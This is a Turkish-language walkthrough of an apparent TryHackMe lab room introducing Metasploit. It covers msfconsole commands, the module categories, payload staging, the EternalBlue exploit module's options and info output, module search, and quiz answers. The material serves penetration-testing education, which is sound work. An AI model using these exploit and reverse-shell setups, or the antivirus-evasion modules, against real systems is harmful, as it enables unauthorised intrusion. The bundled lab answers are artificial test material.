Metasploit: Introduction

Task 1 Introduction to Metasploit (Görev 1 Metasploit'e Giriş)

Metasploit en yaygın kullanılan istismar çerçevesidir. Metasploit, bilgi toplamadan istismar sonrasına kadar bir sızma testi çalışmasının tüm aşamalarını destekleyebilen güçlü bir araçtır.

Metasploit'in iki ana sürümü vardır:

- Metasploit Pro: Görevlerin otomasyonunu ve yönetimini kolaylaştıran ticari sürüm. Bu sürüm bir grafik kullanıcı arayüzüne (GUI) sahiptir.
- Metasploit Framework: Komut satırından çalışan açık kaynak sürümü. Bu oda, AttackBox ve en yaygın kullanılan sızma testi Linux dağıtımlarında yüklü olan bu sürüme odaklanacaktır.

Metasploit Framework, bilgi toplama, tarama, istismar, istismar geliştirme, istismar sonrası ve daha fazlasına izin veren bir dizi araçtır. Metasploit Framework'ün birincil kullanımı sızma testi alanına odaklanırken, güvenlik açığı araştırması ve istismar geliştirme için de yararlıdır.

Metasploit Framework'ün ana bileşenleri aşağıdaki gibi özetlenebilir;

- msfconsole: Ana komut satırı arayüzü.
- Modüller: açıklar, tarayıcılar, yükler vb. gibi destekleyici modüller.
- Araçlar: Güvenlik açığı araştırmasına, güvenlik açığı değerlendirmesine veya sızma testine yardımcı olacak bağımsız araçlar. Bu araçlardan bazıları msfvenom, pattern_create ve pattern_offset'tir. Bu modülde msfvenom'u ele alacağız, ancak pattern_create ve pattern_offset bu modülün kapsamı dışında olan exploit geliştirmede yararlı araçlardır.

Bu oda, Metasploit'in ana bileşenlerini kapsarken, size ilgili istismarların nasıl bulunacağı, parametrelerin nasıl ayarlanacağı ve hedef sistemdeki savunmasız hizmetlerden nasıl yararlanılacağı konusunda sağlam bir temel sağlayacaktır. Bu

odayı tamamladıktan sonra, Metasploit komut satırında rahatça gezinebilecek ve kullanabileceksiniz.

Aşağıdaki Makineyi Başlat düğmesine basın.

Görevleri tamamlamak ve soruları yanıtlamak için bu sayfanın üst kısmındaki AttackBox'ı Başlat düğmesine basarak AttackBox'ı başlatın. AttackBox makinesi Bölünmüş Ekran görünümünde başlayacaktır. Görünmüyorsa, sayfanın üst kısmındaki mavi Bölünmüş Görünümü Göster düğmesini kullanın.

Soru ⇒ Cevaba gerek yok.

Cevap ⇒ Cevap Gerekmemektedir.

Task 2 Main Components of Metasploit (Görev 2 Metasploit'in Ana Bileşenleri)

Metasploit Framework'ü kullanırken, öncelikle Metasploit konsolu ile etkileşime gireceksiniz. Konsolu AttackBox terminalinden msfconsole komutunu kullanarak başlatabilirsiniz. Konsol, Metasploit Framework'ün farklı modülleriyle etkileşim kurmak için ana arayüzünüz olacaktır. Modüller, Metasploit çerçevesi içinde bir güvenlik açığından yararlanma, bir hedefi tarama veya kaba kuvvet saldırısı gerçekleştirme gibi belirli bir görevi yerine getirmek için oluşturulmuş küçük bileşenlerdir.

Modüllere dalmadan önce, tekrar eden birkaç kavramı açıklığa kavuşturmak faydalı olacaktır: güvenlik açığı, istismar ve yük.

- Exploit: Hedef sistemde bulunan bir güvenlik açığını kullanan bir kod parçası.
- Güvenlik açığı: Hedef sistemi etkileyen bir tasarım, kodlama veya mantık hatası. Bir güvenlik açığının kullanılması, gizli bilgilerin ifşa edilmesine veya saldırganın hedef sistemde kod çalıştırmasına neden olabilir.
- Yük: Bir exploit bir güvenlik açığından faydalanacaktır. Ancak exploit'in istediğimiz sonucu doğurmasını istiyorsak (hedef sisteme erişim sağlamak, gizli bilgileri okumak vb.) bir payload kullanmamız gerekir. Payloadlar hedef sistem üzerinde çalışacak olan kodlardır.

Her birinin altındaki modüller ve kategoriler aşağıda listelenmiştir. Bunlar referans amaçlı verilmiştir, ancak bunlarla Metasploit konsolu (msfconsole) aracılığıyla etkileşimde bulunacaksınız.

Auxiliary (Yardımcı)

Tarayıcılar, tarayıcılar ve fuzzer'lar gibi tüm destekleyici modüller burada bulunabilir.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 auxiliary/
auxiliary/
├── admin
├── analyze
├── bnat
├── client
├── cloud
├── crawler
├── docx
├── dos
├── example.py
├── example.rb
├── fileformat
├── fuzzers
├── gather
├── parser
├── pdf
├── scanner
├── server
├── sniffer
├── spoof
├── sqli
├── voip
└── vsploit

20 directories, 2 files
```

Encoders

Kodlayıcılar, imza tabanlı bir antivirüs çözümünün bunları gözden kaçırabileceği umuduyla istismarı ve yükü kodlamanıza olanak tanır.

İmza tabanlı antivirüs ve güvenlik çözümleri bilinen tehditlerden oluşan bir veritabanına sahiptir. Şüpheli dosyaları bu veritabanıyla karşılaştırarak tehditleri tespit eder ve bir eşleşme varsa bir uyarı verirler. Bu nedenle, antivirüs çözümleri ek kontroller gerçekleştirebildiğinden kodlayıcılar sınırlı bir başarı oranına sahip olabilir.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/mo
dules# tree -L 1 encoders/
encoders/
├── cmd
├── generic
├── mipsbe
├── mipsle
├── php
├── ppc
├── ruby
├── sparc
├── x64
└── x86

10 directories, 0 files
```

Evasion

Kodlayıcılar yükü kodlasa da, antivirüs yazılımından kaçmak için doğrudan bir girişim olarak düşünülmemelidir. Öte yandan, "kaçırma" modülleri az ya da çok başarılı olarak bunu deneyecektir.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/mo
dules# tree -L 2 evasion/
evasion/
└── windows
    ├── applocker_evasion_install_util.rb
```

```
    ├── applocker_evasion_msbuild.rb
    ├── applocker_evasion_presentationhost.rb
    ├── applocker_evasion_regasm_regsvcs.rb
    ├── applocker_evasion_workflow_compiler.rb
    ├── process_herpaderping.rb
    ├── syscall_inject.rb
    ├── windows_defender_exe.rb
    └── windows_defender_js_hta.rb

1 directory, 9 files
```

Exploits (İstismarlar)

Açıklar, hedef sisteme göre düzgün bir şekilde düzenlenmiştir.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/mo
dules# tree -L 1 exploits/
exploits/
├── aix
├── android
├── apple_ios
├── bsd
├── bsdi
├── dialup
├── example_linux_priv_esc.rb
├── example.py
├── example.rb
├── example_webapp.rb
├── firefox
├── freebsd
├── hpux
├── irix
├── linux
├── mainframe
├── multi
├── netware
```

```
├── openbsd
├── osx
├── qnx
├── solaris
├── unix
└── windows

20 directories, 4 files
```

NOPs

NOP'lar (No OPeration) kelimenin tam anlamıyla hiçbir şey yapmaz. Intel x86 CPU ailesinde 0x90 ile temsil edilirler ve bunu takiben CPU bir döngü boyunca hiçbir şey yapmaz. Tutarlı yük boyutları elde etmek için genellikle tampon olarak kullanılırlar.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/mo
dules# tree -L 1 nops/
nops/
├── aarch64
├── armle
├── cmd
├── mipsbe
├── php
├── ppc
├── sparc
├── tty
├── x64
└── x86

10 directories, 0 files
```

Payloads (Yükler)

Yükler, hedef sistem üzerinde çalışacak kodlardır.

Exploitler hedef sistemdeki bir güvenlik açığından yararlanır, ancak istenen sonucu elde etmek için bir yüke ihtiyacımız olacaktır. Örnekler; bir kabuk elde etmek,

hedef sisteme bir kötü amaçlı yazılım veya arka kapı yüklemek, bir komut çalıştırmak veya sızma testi raporuna eklemek için bir kavram kanıtı olarak calc.exe'yi başlatmak olabilir. calc.exe uygulamasını başlatarak hedef sistemdeki hesap makinesini uzaktan başlatmak, hedef sistemde komutları çalıştırabileceğimizi göstermenin iyi huylu bir yoludur.

Hedef sistemde komut çalıştırmak zaten önemli bir adımdır, ancak hedef sistemde çalıştırılacak komutları yazmanıza izin veren etkileşimli bir bağlantıya sahip olmak daha iyidir. Böyle bir etkileşimli komut satırına "kabuk" denir. Metasploit, hedef sistemde kabuk açabilen farklı yükler gönderme yeteneği sunar.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/mo
dules# tree -L 1 payloads/
payloads/
├── adapters
├── singles
├── stagers
└── stages

4 directories, 0 files
```

Payloads altında dört farklı dizin göreceksiniz: adaptörler, single'lar, stager'lar ve stage'ler.

- **Adapters**(Adaptörler): Bir adaptör, tekli yükleri farklı biçimlere dönüştürmek için sarar. Örneğin, normal bir tekli yük, yükü çalıştıracak tek bir powershell komutu oluşturacak bir Powershell bağdaştırıcısının içine sarılabilir.
- **Singles (**Tekler): Çalıştırmak için ek bir bileşen indirmeye ihtiyaç duymayan bağımsız yükler (kullanıcı ekle, notepad.exe'yi başlat, vb.).
- **Stagers** (Stager'lar): Metasploit ve hedef sistem arasında bir bağlantı kanalı kurmaktan sorumludur. Aşamalı yüklerle çalışırken kullanışlıdır. "Aşamalı yükler" önce hedef sisteme bir aşama yükler, ardından yükün geri kalanını (aşama) indirir. Bu, yükün başlangıç boyutu bir kerede gönderilen tam yüke kıyasla nispeten küçük olacağından bazı avantajlar sağlar.
- **Stages (**Aşamalar): Hazırlayıcı tarafından indirilir. Bu, daha büyük boyutlu yükler kullanmanızı sağlayacaktır.

Metasploit, tek ("satır içi" olarak da adlandırılır) yükleri ve aşamalı yükleri tanımlamanıza yardımcı olacak ince bir yola sahiptir.

- generic/shell_reverse_tcp
- windows/x64/shell/reverse_tcp

Her ikisi de ters Windows kabuklarıdır. İlki, "shell" ve "reverse" arasındaki "_" ile gösterildiği gibi satır içi (veya tek) bir yüktür. İkincisi ise "shell" ve "reverse" arasındaki "/" ile gösterildiği gibi aşamalı bir yüktür.

Post

Post modülleri, yukarıda listelenen sızma testi sürecinin son aşaması olan sızma sonrası aşamada faydalı olacaktır.

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 post/
post/
├── aix
├── android
├── apple_ios
├── bsd
├── firefox
├── hardware
├── linux
├── multi
├── networking
├── osx
├── solaris
└── windows

12 directories, 0 files
```

Bu modülleri daha yakından tanımak isterseniz, Metasploit kurulumunuzun modules klasörü altında bulabilirsiniz. AttackBox için bunlar /opt/metasploit-framework/embedded/framework/modules altındadır

Sorular

Soru ⇒ Hedef sistemdeki bir açıktan yararlanan koda ne ad verilir?

Cevap ⇒ Exploit

Soru ⇒ Saldırganın amacına ulaşmak için hedef sistemde çalışan kodun adı nedir?

Cevap ⇒ Payload

Soru ⇒ Bağımsız faydalı yüklere ne denir?

Cevap ⇒ Singles

Soru ⇒ "windows/x64/pingback_reverse_tcp" tekli veya aşamalı yükler arasında mı?

Cevap ⇒ Singles

Task 3 Msfconsole (Görev 3 Msfconsole)

Daha önce de belirtildiği gibi, konsol Metasploit Framework için ana arayüzünüz olacaktır. AttackBox terminalinizde veya Metasploit Framework'ün yüklü olduğu herhangi bir sistemde msfconsole komutunu kullanarak başlatabilirsiniz.

```
root@ip-10-10-220-191:~# msfconsole


          _---------.
         .' #######   ;."
  .---,.    ;@          @@`;   .---,..
." @@@@@'.,'@@          @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@@        @@@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@@@      @@@@@@@@@@@@@@@ .'
     "--'.@@@  -.@       @ ,'-   .'--"
         ".@' ; @      @ `.  ;'
          |@@@@ @@@    @    .
           ' @@@ @@   @@    ,
            `.@@@@    @@   .
              ',@@     @   ;         _____________
               (   3 C    )     /|___ / Metasploit! \
```

```
              ;@'. __*__,."     \|--- \_____________/
               '(.,...."/


      =[ metasploit v6.0                         ]
+ -- --=[ 2048 exploits - 1105 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Search can apply complex filters such as search cve:2009 typ
e:exploit, see all the filters with help search

msf6 >
```

Bir kez başlatıldığında, komut satırının msf6 (veya yüklü Metasploit sürümüne bağlı olarak msf5) olarak değiştiğini göreceksiniz. Metasploit konsolu (msfconsole) aşağıda görebileceğiniz gibi normal bir komut satırı kabuğu gibi kullanılabilir. İlk komut, msfconsole komutu kullanılarak Metasploit'in başlatıldığı klasörün içeriğini listeleyen ls komutudur.

Bunu Google'ın DNS IP adresine (8.8.8.8) gönderilen bir ping takip ediyor. Linux olan AttackBox'tan çalıştığımız için -c 1 seçeneğini eklemek zorunda kaldık, böylece sadece tek bir ping gönderildi. Aksi takdirde, ping işlemi CTRL+C kullanılarak durdurulana kadar devam edecektir.

```
msf6 > ls
[*] exec: ls

burpsuite_community_linux_v2021_8_1.sh    Instructions  Scripts
Desktop                Pictures      thinclient_drives
Downloads              Postman       Tools
msf6 > ping -c 1 8.8.8.8
[*] exec: ping -c 1 8.8.8.8

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=109 time=1.33 ms
```

```
--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.335/1.335/1.335/0.000 ms
msf6 >
```

Clear (terminal ekranını temizlemek için) dahil olmak üzere çoğu Linux komutunu destekleyecek, ancak aşağıda görüldüğü gibi normal bir komut satırının bazı özelliklerini kullanmanıza izin vermeyecektir (örneğin, çıktı yönlendirmesini desteklemez).

```
msf6 > help > help.txt
[-] No such command
msf6 >
```

Konu açılmışken, help komutu tek başına veya belirli bir komut için kullanılabilir. Aşağıda birazdan ele alacağımız set komutunun yardım menüsü yer almaktadır.

```
msf6 > help set
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf6 >
```

Daha önce yazdığınız komutları görmek için geçmiş komutunu kullanabilirsiniz.

```
msf6 > history
1  use exploit/multi/http/nostromo_code_exec
2  set lhost 10.10.16.17
```

```
3  set rport 80
4  options
5  set rhosts 10.10.29.187
6  run
7  exit
8  exit -y
9  version
10  use exploit/multi/script/web_delivery
```

Msfconsole'un önemli bir özelliği de sekme tamamlama desteğidir. Bu, daha sonra Metasploit komutlarını kullanırken veya modüllerle uğraşırken kullanışlı olacaktır. Örneğin, he yazmaya başlar ve tab tuşuna basarsanız, yardım için otomatik olarak tamamlandığını göreceksiniz.

Msfconsole bağlam tarafından yönetilir; bu, global bir değişken olarak ayarlanmadığı sürece, kullanmaya karar verdiğiniz modülü değiştirirseniz tüm parametre ayarlarının kaybolacağı anlamına gelir. Aşağıdaki örnekte ms17_010_eternalblue exploit'ini kullandık ve RHOSTS gibi parametreleri ayarladık. Başka bir modüle (örneğin bir port tarayıcı) geçecek olursak, yaptığımız tüm değişiklikler ms17_010_eternalblue exploit'i bağlamında kaldığı için RHOSTS değerini yeniden ayarlamamız gerekir.

Bu özelliği daha iyi anlamak için aşağıdaki örneğe bakalım. Örnekleme amacıyla MS17-010 "Eternalblue" istismarını kullanacağız.

use exploit/windows/smb/ms17_010_eternalblue komutunu yazdığınızda, komut satırı isteminin msf6'dan "msf6 exploit(windows/smb/ms17_010_eternalblue)" olarak değiştiğini göreceksiniz. "EternalBlue", çok sayıda Windows sistemindeki SMBv1 sunucusunu etkileyen bir güvenlik açığı için ABD Ulusal Güvenlik Ajansı (N.S.A.) tarafından geliştirildiği iddia edilen bir istismardır. SMB (Sunucu Mesaj Bloğu) Windows ağlarında dosya paylaşımı ve hatta yazıcılara dosya göndermek için yaygın olarak kullanılmaktadır. EternalBlue, Nisan 2017'de siber suç grubu "Shadow Brokers" tarafından sızdırılmıştır. Mayıs 2017'de bu güvenlik açığı dünya çapında WannaCry fidye yazılımı saldırısında kullanıldı.

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tc
```

```
p
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Kullanılacak modül, arama sonucu satırının başındaki numarayı takip eden use komutu ile de seçilebilir.

Komut istemi değişmiş olsa da, daha önce bahsedilen komutları hala çalıştırabildiğimizi fark edeceksiniz. Bu, genellikle bir işletim sistemi komut satırında beklediğiniz gibi bir klasör "girmediğimiz" anlamına gelir.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > ls
[*] exec: ls

burpsuite_community_linux_v2021_8_1.sh    Instructions  Scripts
Desktop                 Pictures      thinclient_drives
Downloads               Postman       Tools
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Komut istemi bize artık içinde çalışacağımız bir bağlam kümesine sahip olduğumuzu söyler. Bunu show options komutunu yazarak görebilirsiniz.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   RHOSTS                         yes       The target host(s), range CIDR identifier, or
hosts file with syntax 'file:'
   RPORT         445              yes       The target port (TCP)
   SMBDomain     .                no        (Optional) The Windows domain to use for
authentication
   SMBPass                        no        (Optional) The password for the specified us
ername
   SMBUser                        no        (Optional) The username to authenticate as
   VERIFY_ARCH   true             yes       Check if remote architecture matches e
```

```
xploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Ta
rget.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, pr
ocess, none)
   LHOST     10.10.220.191    yes       The listen address (an interface may be sp
ecified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Bu, daha önce seçtiğimiz istismarla ilgili seçenekleri yazdıracaktır. Show options komutu kullanıldığı bağlama göre farklı çıktılar verecektir. Yukarıdaki örnek, bu istismarın RHOSTS ve RPORT gibi değişkenleri ayarlamamızı gerektireceğini göstermektedir. Öte yandan, bir post-exploitation modülü yalnızca bir SESSION ID ayarlamamıza ihtiyaç duyabilir (aşağıdaki ekran görüntüsüne bakın). Oturum, post-exploitation modülünün kullanacağı hedef sisteme mevcut bir bağlantıdır.

```
msf6 post(windows/gather/enum_domain_users) > show options

Module options (post/windows/gather/enum_domain_users):
```

```
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  HOST                      no        Target a specific host
  SESSION                   yes       The session to run this module on.
  USER                      no        Target User for NetSessionEnum

msf6 post(windows/gather/enum_domain_users) >
```

Show komutu herhangi bir bağlamda kullanılabilir ve ardından mevcut modülleri listelemek için bir modül türü (yardımcı, yük, istismar, vb.) kullanılabilir. Aşağıdaki örnekte ms17-010 Eternalblue istismarı ile kullanılabilecek faydalı yükler listelenmektedir.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

  #   Name                                Disclosure Date  Rank    Check  Description
  -   ----                                ---------------  ----    -----  -----------
  0   generic/custom                                       manual  No     Custom Payloa
d
  1   generic/shell_bind_tcp                               manual  No     Generic Com
mand Shell, Bind TCP Inline
  2   generic/shell_reverse_tcp                            manual  No     Generic Co
mmand Shell, Reverse TCP Inline
  3   windows/x64/exec                                     manual  No     Windows x6
4 Execute Command
  4   windows/x64/loadlibrary                              manual  No     Windows x
64 LoadLibrary Path
  5   windows/x64/messagebox                               manual  No     Window
s MessageBox x64
  6   windows/x64/meterpreter/bind_ipv6_tcp                manual  No     Win
dows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stag
er
  7   windows/x64/meterpreter/bind_ipv6_tcp_uuid           manual  No     W
```

```
indows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP St
ager with UUID Support
```

Eğer msfconsole komut isteminden kullanılırsa, show komutu tüm modülleri listeleyecektir.

Şu ana kadar gördüğümüz use ve show options komutları Metasploit'teki tüm modüller için aynıdır.

Geri komutunu kullanarak bağlamdan çıkabilirsiniz.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > back
msf6 >
```

Herhangi bir modül hakkında daha fazla bilgi, kendi bağlamı içinde info komutu yazılarak elde edilebilir.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > info

       Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruptio
n
     Module: exploit/windows/smb/ms17_010_eternalblue
   Platform: Windows
       Arch:
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Average
  Disclosed: 2017-03-14

Provided by:
  Sean Dillon
  Dylan Davis
  Equation Group
  Shadow Brokers
  thelightcosine

Available targets:
```

```
  Id  Name
  --  ----
  0   Windows 7 and Server 2008 R2 (x64) All Service Packs

Check supported:
  Yes

Basic options:
  Name          Current Setting  Required  Description
  ----          ---------------  --------  -----------
  RHOSTS                         yes       The target host(s), range CIDR identifier, or h
osts file with syntax 'file:'
  RPORT         445              yes       The target port (TCP)
  SMBDomain     .                no        (Optional) The Windows domain to use for
authentication
  SMBPass                        no        (Optional) The password for the specified us
ername
  SMBUser                        no        (Optional) The username to authenticate as
  VERIFY_ARCH   true             yes       Check if remote architecture matches ex
ploit Target.
  VERIFY_TARGET  true            yes       Check if remote OS matches exploit Tar
get.

Payload information:
  Space: 2000

Description:
  This module is a port of the Equation Group ETERNALBLUE exploit,
  part of the FuzzBunch toolkit released by Shadow Brokers. There is a
  buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is
  calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error
  where a DWORD is subtracted into a WORD. The kernel pool is groomed
  so that overflow is well laid-out to overwrite an SMBv1 buffer.
  Actual RIP hijack is later completed in
  srvnet!SrvNetWskReceiveComplete. This exploit, like the original may
  not trigger 100% of the time, and should be run continuously until
```

```
  triggered. It seems like the pool will get hot streaks and need a
  cool down period before the shells rain in again. The module will
  attempt to use Anonymous login, by default, to authenticate to
  perform the exploit. If the user supplies credentials in the
  SMBUser, SMBPass, and SMBDomain options it will use those instead.
  On some systems, this module may cause system instability and
  crashes, such as a BSOD or a reboot. This may be more likely with
  some payloads.

References:
  https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010
  https://cvedetails.com/cve/CVE-2017-0143/
  https://cvedetails.com/cve/CVE-2017-0144/
  https://cvedetails.com/cve/CVE-2017-0145/
  https://cvedetails.com/cve/CVE-2017-0146/
  https://cvedetails.com/cve/CVE-2017-0147/
  https://cvedetails.com/cve/CVE-2017-0148/
  https://github.com/RiskSense-Ops/MS17-010

Also known as:
  ETERNALBLUE

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Alternatif olarak, msfconsole komut isteminden info komutunu ve ardından modülün yolunu kullanabilirsiniz (örn. info exploit/windows/smb/ms17_010_eternalblue). Info bir yardım menüsü değildir; modül hakkında yazarı, ilgili kaynaklar vb. gibi ayrıntılı bilgileri görüntüler.

Search

Msfconsole'daki en kullanışlı komutlardan biri arama komutudur. Bu komut Metasploit Framework veritabanında verilen arama parametresiyle ilgili modülleri arar. CVE numaralarını, exploit adlarını (eternalblue, heartbleed, vb.) veya hedef sistemi kullanarak arama yapabilirsiniz.

```
msf6 > search ms17-010

Matching Modules
================

  #  Name                                      Disclosure Date  Rank     Check  Description
  -  ----                                      ---------------  ----     -----  -----------
  0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Wi
ndows Command Execution
  1  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-0
10 SMB RCE Detection
  2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes
MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
  3  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Wi
ndows Code Execution
  4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes
SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index, for example use 4 or use exploit/win
dows/smb/smb_doublepulsar_rce

msf6 >
```

Arama komutunun çıktısı, döndürülen her bir modüle genel bir bakış sağlar. "name" sütununun modül adından daha fazla bilgi verdiğini fark edebilirsiniz. Modülün türünü (auxiliary, exploit, vb.) ve modülün kategorisini (scanner, admin, windows, Unix, vb.) görebilirsiniz. Bir arama sonucunda döndürülen herhangi bir modülü, sonuç satırının başındaki numarayı takip eden use komutu ile kullanabilirsiniz. (örn. use auxiliary/admin/smb/ms17_010_command yerine 0 kullanın)

Döndürülen bir diğer önemli bilgi de "rütbe" sütununda yer almaktadır. Açıklar güvenilirliklerine göre derecelendirilir. Aşağıdaki tabloda ilgili açıklamalar yer

almaktadır.

Ranking	Description
ExcellentRanking	The exploit will never crash the service. This is the case for SQL Injection, CMD execution, RFI, LFI, etc. No typical memory corruption exploits should be given this ranking unless there are extraordinary circumstances (WMF Escape()).
GreatRanking	The exploit has a default target AND either auto-detects the appropriate target or uses an application-specific return address AFTER a version check.
GoodRanking	The exploit has a default target and it is the "common case" for this type of software (English, Windows 7 for a desktop app, 2012 for server, etc).
NormalRanking	The exploit is otherwise reliable, but depends on a specific version and can't (or doesn't) reliably autodetect.
AverageRanking	The exploit is generally unreliable or difficult to exploit.
LowRanking	The exploit is nearly impossible to exploit (or under 50% success rate) for common platforms.
ManualRanking	The exploit is unstable or difficult to exploit and is basically a DoS. This ranking is also used when the module has no use unless specifically configured by the user (e.g.: exploit/unix/webapp/php_eval).

Source: https://github.com/rapid7/metasploit-framework/wiki/Exploit-Ranking

Tür ve platform gibi anahtar kelimeleri kullanarak arama işlevini yönlendirebilirsiniz.

Örneğin, arama sonuçlarımızın yalnızca yardımcı modülleri içermesini istiyorsak, türü auxiliary olarak ayarlayabiliriz. Aşağıdaki ekran görüntüsü search type:auxiliary telnet komutunun çıktısını göstermektedir.

```
msf6 > search type:auxiliary telnet

Matching Modules
================

   #   Name                                              Disclosure Date  Rank    Check  Descri
ption
   -   ----                                              ---------------  ----    -----  -----
   0   auxiliary/admin/http/dlink_dir_300_600_exec_noauth  2013-02-04       nor
mal  No     D-Link DIR-600 / DIR-300 Unauthenticated Remote Command Exec
ution
   1   auxiliary/admin/http/netgear_r6700_pass_reset       2020-06-15       norma
```

```
l  Yes    Netgear R6700v3 Unauthenticated LAN Admin Password Reset
   2   auxiliary/dos/cisco/ios_telnet_rocem                2017-03-17       normal  No
Cisco IOS Telnet Denial of Service
   3   auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof        2010-12-21       normal
No     Microsoft IIS FTP Server Encoded Response Overflow Trigger
   4   auxiliary/scanner/ssh/juniper_backdoor              2015-12-20       normal  N
o     Juniper SSH Backdoor Scanner
   5   auxiliary/scanner/telnet/brocade_enable_login                        normal  No
Brocade Enable Login Check Scanner
   6   auxiliary/scanner/telnet/lantronix_telnet_password                   normal  No
Lantronix Telnet Password Recovery
   7   auxiliary/scanner/telnet/lantronix_telnet_version                    normal  No
Lantronix Telnet Service Banner Detection
   8   auxiliary/scanner/telnet/satel_cmd_exec             2017-04-07       normal  N
o     Satel Iberia SenNet Data Logger and Electricity Meters Command Injectio
n Vulnerability
   9   auxiliary/scanner/telnet/telnet_encrypt_overflow                     normal  No
Telnet Service Encryption Key ID Overflow Detection
   10  auxiliary/scanner/telnet/telnet_login                                normal  No     Teln
et Login Check Scanner
   11  auxiliary/scanner/telnet/telnet_ruggedcom                            normal  No
RuggedCom Telnet Password Generator
   12  auxiliary/scanner/telnet/telnet_version                              normal  No     Tel
net Service Banner Detection
   13  auxiliary/server/capture/telnet                                      normal  No     Authe
ntication Capture: Telnet


Interact with a module by name or index, for example use 13 or use auxiliary/s
erver/capture/telnet

msf6 >
```

Lütfen istismarların hedef sistemdeki bir güvenlik açığından yararlandığını ve her zaman beklenmedik davranışlar gösterebileceğini unutmayın. Düşük dereceli bir

istismar mükemmel bir şekilde çalışabilir ve mükemmel dereceli bir istismar çalışmayabilir veya daha da kötüsü hedef sistemi çökertebilir.

Sorular

Soru ⇒ Apache ile ilgili bir modülü nasıl ararsınız?

Cevap ⇒ search apache

Soru ⇒ auxiliary/scanner/ssh/ssh_login modülünü kim sağladı(İpucu ⇒ info komutunu kullanın)?

Cevap ⇒ todb

Task 4 Working with modules (Görev 4 Modüllerle çalışma)

Aşağıda gösterilen örnekleri çoğaltmak için bu odaya bağlı hedef makineyi başlatabilirsiniz. Herhangi bir Metasploit sürüm 5 veya 6, burada gösterilenlere benzer menülere ve ekranlara sahip olacaktır, bu nedenle AttackBox'ı veya yerel bilgisayarınızda yüklü herhangi bir işletim sistemini kullanabilirsiniz.

Daha önce görüldüğü gibi, use komutunu ve ardından modül adını kullanarak bir modülün bağlamına girdikten sonra, parametreleri ayarlamanız gerekecektir. Kullanacağınız en yaygın parametreler aşağıda listelenmiştir. Kullandığınız modüle bağlı olarak, ek veya farklı parametrelerin ayarlanması gerekebileceğini unutmayın. Gerekli parametreleri listelemek için show options komutunu kullanmak iyi bir uygulamadır.

Tüm parametreler aynı komut sözdizimi kullanılarak ayarlanır:

```
set PARAMETER_NAME VALUE
```

Devam etmeden önce, doğru bağlamda olduğunuzdan emin olmak için her zaman msfconsole istemini kontrol etmeyi unutmayın. Metasploit ile uğraşırken, beş farklı istem görebilirsiniz:

- Normal komut istemi: Metasploit komutlarını burada kullanamazsınız.

```
root@ip-10-10-XX-XX:~#
```

- msfconsole komut istemi: msf6 (veya kurulu sürümünüze bağlı olarak msf5) msfconsole komut istemidir. Gördüğünüz gibi, burada herhangi bir bağlam ayarlanmamıştır, bu nedenle parametreleri ayarlamak ve modülleri çalıştırmak için bağlama özgü komutlar burada kullanılamaz.

  `msf6 >`

- Bir bağlam istemi: Bir modülü kullanmaya karar verdiğinizde ve onu seçmek için set komutunu kullandığınızda, msfconsole bağlamı gösterecektir. Burada bağlama özgü komutları (örneğin set RHOSTS 10.10.x.x) kullanabilirsiniz.

  `msf6 exploit(windows/smb/ms17_010_eternalblue) >`

